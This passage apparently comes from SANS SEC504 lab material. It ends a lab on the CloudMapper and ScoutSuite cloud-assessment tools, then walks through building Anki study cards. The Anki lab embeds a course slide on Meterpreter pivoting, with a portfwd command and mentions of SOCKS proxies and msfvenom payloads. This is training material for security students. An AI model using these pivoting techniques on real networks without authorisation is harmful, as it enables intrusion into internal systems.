In this lab we looked at the output of two cloud assessment tools: CloudMapper (AWS only), and ScoutSuite (multi-provider). While both offer useful assessment services to evaluate the configuration of cloud assets, they differ in how they present the information and the depth of security analysis services they offer.

Using these tools we can evaluate the cloud environment to get insight into the deployment and configuration of cloud assets, and to identify vulnerabilities that could expose cloud entities. In the lab we evaluated the configuration of the Falsimentis AWS environment, a small deployment of assets. In the process, we identified several vulnerabilities that exposes this network to risk.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/CloudConfigurationAssessment/\)](#) for additional information.



[\(/videos/CloudConfigurationAssessment/\)](/videos/CloudConfigurationAssessment/)

Additional Resources

The ScoutSuite JSON output can disclose a variety of useful information using the `tail` and `jq` commands. Beau Bullock maintains a [list of useful cloud tools and techniques](https://github.com/daftack/CloudPentestCheatsheets/blob/master/cheatsheets) (<https://github.com/daftack/CloudPentestCheatsheets/blob/master/cheatsheets>) which offers additional JQ queries to obtain useful information from the ScoutSuite JSON output.

More information about CloudMapper is available on the [project page](https://github.com/duo-labs/cloudmapper) (<https://github.com/duo-labs/cloudmapper>).

Additional information about ScoutSuite's design and feature set are available on the [project page](https://github.com/nccgroup/ScoutSuite/) (<https://github.com/nccgroup/ScoutSuite/>). The [ScoutSuite wiki](https://github.com/nccgroup/ScoutSuite/wiki) (<https://github.com/nccgroup/ScoutSuite/wiki>) is also a valuable source of examples for usage and configuration.

A collection of security assessment tools for cloud resources is maintained by [Toni de la Fuente on GitHub](https://github.com/toniblyx/my-arsenal-of-aws-security-tools) (<https://github.com/toniblyx/my-arsenal-of-aws-security-tools>).

Lab 5.7: Building Review Cards with Anki [Optional]

This optional lab introduces the steps to build your own course review cards with Anki.

Brief Intro

In this optional lab exercise, we will examine the steps to build your own study and review cards using Anki. This process will focus on creating study and review cards for the SANS SEC504 Pivoting and Lateral Movement module, but can be applied to any SANS class or other complex topic of study.

Walkthrough


Download Anki

Download the Anki installer for your system from <https://apps.ankiweb.net/> <https://apps.ankiweb.net/> (<https://apps.ankiweb.net/>). We will use the Windows version of Anki in this lab, but you may choose to use the macOS or Linux version as well.

We recommend using the mobile version of Anki for review only after creating your study deck on a Windows, macOS, or Linux host.

Install Anki

Run the Anki installer, accepting defaults. Choose your preferred language to complete the initial setup wizard.




Launch Anki


Launch Anki. The first time you run Anki, it will prompt you to confirm your preferred language. Select *yes* when prompted to confirm your selection.

Create Your First Anki Deck

From the main Anki screen, click the Create Deck option, as shown here.




When prompted, enter the deck name *SANS-SEC504*, as shown here. Then click OK.



Create a Module-Specific Anki Deck


Next, click Create Deck again, this time entering the name *Pivoting and Lateral Movement*, as shown here. Then click OK.



Move Module Deck Beneath Course Deck

Anki allows you to have several *linked* decks of cards, allowing you to organize your cards into different study topics. This is useful since you can quickly jump to an area of study where you need to spend more time reviewing the course material.

From Anki, click and drag the Pivoting and Lateral Movement deck, releasing it on top of the SANS-SEC504 deck. Anki will create the linked relationship, as shown here.



Repeat this process as you build out your Anki deck for the SEC504 course material. For now, we'll start to create study cards for the Pivoting and Lateral Movement module.

Get Out Your Book 5 Materials

Get your SEC504 book 5 materials and flip to the Pivoting and Lateral Movement module. Get a wide highlighter too.

For each page in the course, highlight **three** topics that warrant additional study and review. Some pages may require more, but try to find at least three important points on each page.

Repeat this process for each page in the module, then return here to build your Anki cards.

Meterpreter Pivoting

Pivoting



```
graph LR
    A[96.97.98.99 :8000] --> P[10.10.10.11 pivot]
    P --> B[10.10.10.100 :80]
```

- Attackers can reuse C2 to **pivot** to new hosts within the network
 - Meterpreter as the initial payload, or deployed through msfvenom output
- **Start a proxy server with auxiliary/server/socks4a**, connect through pivot (proxy listens on attacker, sends through pivot)
- **Reuse Meterpreter session with a new ROUTE** to internal target
- Forward a specific port on the attacker to a remote destination and port

```
meterpreter > portfwd add -l 8000 -p 80 -r 10.10.10.100
[*] Local TCP relay created: :8000 <-> 10.10.10.100:80
```


SANS

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 19


Attackers can reuse their Command & Control (C2) access to pivot and gain access to new hosts in the network. A powerful example of this is the Meterpreter C2 framework, either deployed as part of the initial exploit (as we saw with the PsExec lab exercise), or through an independent payload generated using MsfVenom. Meterpreter offers several options to make it easy for an attacker to access internal network targets by reusing the C2 link. In the example on this page, the attacker at 96.97.98.99 has compromised an internal system at

Add Your First Anki Card


With the Pivoting and Lateral Movement deck section selected, press the **A** key. Anki will open the Add dialog, as shown here.




Click the Type button. Change the type from *Basic* to *Cloze*, then click Choose.



In the Text block, enter the content you highlighted. This may be verbatim content from the course materials or reworded as you see fit. Don't worry about composing the text as a question; just capture the important details from the highlighted course materials. An example is shown here.



Next, highlight the portion of the text that you want to use for the flash card review content. Press Ctrl+Shift+C (Cmd+Shift+C on macOS) to create the Cloze block, as shown here.





Note: you may optionally add additional formatting, color coding, search tags, and rich media content using the Anki Add toolbar options.

Finally, click Add to add the Anki card to your deck.

Add More Cards

Repeat this process, adding a new card for each topic you want to build retention for. Enter the content you highlighted in the book, then highlight the keyword or phrase and add a Cloze deletion block.






Keep repeating this process until you have captured all of your highlights in Anki cards. Repeat for other modules as well.


Use Anki for Spaced Repetition Review

After adding numerous Cloze cards to Anki, use the cards to review your material. Allocate at least 20-30 minutes per study period.


From Anki, click the SANS-SEC504 top-level study deck link. Click Study Now to begin your study.



Anki will present you a question with the Cloze block hidden. Answer the question, and if necessary, use the supporting material from the course books to recall the answer.



Don't spend more than 30 seconds or 1 minute on any individual question, then click Show Answer. Anki will present the answer to the question from the original Cloze input.



Next, mark how long it took you to recall the answer for the question. If you knew the answer right away, click Easy (or press shortcut key **3**). If you had to think for several seconds before coming up with the answer, click Good (or press shortcut key **2**). If you had to refer to the course books for the answer, or didn't know the answer at all, click Again (or press shortcut key **1**).

Anki uses your input following each question to apply spaced repetition for question review. Questions that you mark as Easy will not reappear for 4 days. Questions you mark as Good will reappear in less than 10 minutes. Questions you mark as Again will reappear in less than 1 minute.

You can adjust the timing intervals used by Anki, but we don't recommend it. The default 1m/10m/4d interval works well with a large set of questions and has proven effective for many Anki users.

Continue to use Anki for the set-aside time, then stop. Feel free to edit questions if you can improve them as needed.

Repeat Your Study

Anki works best when you can allocate time regularly for your review and study of the materials. In the beginning, with a large set of questions, you should review your material with sufficient frequency that you get through all of your Anki cards within 1 week. After the initial review, you can start adding more spacing between review periods, adding several days between reviews, to a week, to weeks. Or you can continue to add more questions to Anki and build long-term recall for different topics as well.

Why This Lab is Important

Retention is something that comes with practice, and Anki is a smart way to build that retention through the use of spaced repetition learning. Using the steps described in this lab, you can build your Anki deck for SEC504

topics or any other complex subject matter where you wish to excel through long-term retention and recall ability.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/BuildingReviewCardswithAnki/\)](/videos/BuildingReviewCardswithAnki/) for additional information.



Additional Resources

- [Anki user manual \(https://apps.ankiweb.net/docs/manual.html\)](https://apps.ankiweb.net/docs/manual.html)
- Memory Techniques Wiki, [Spaced Repetition and Recall \(https://artofmemory.com/wiki/Spaced_Repetition_and_Recall\)](https://artofmemory.com/wiki/Spaced_Repetition_and_Recall)
- [Effective learning: Twenty rules of formulating knowledge by Dr. Piotr Wozniak \(https://www.supermemo.com/en/archives1990-2015/articles/20rules\)](https://www.supermemo.com/en/archives1990-2015/articles/20rules)
- [A Guide to Anki Intervals and Learning Steps \(https://www.youtube.com/watch?v=1XajjbCSXT0\)](https://www.youtube.com/watch?v=1XajjbCSXT0) by Conan Liu, MS3 at Sidney Kimmey Medical College.
- [Develop Technical Recall Skills: Spaced Repetition with Anki \(https://www.sans.org/webcasts/develop-technical-recall-skills-spaced-repetition-anki-115055\)](https://www.sans.org/webcasts/develop-technical-recall-skills-spaced-repetition-anki-115055) by Joshua Wright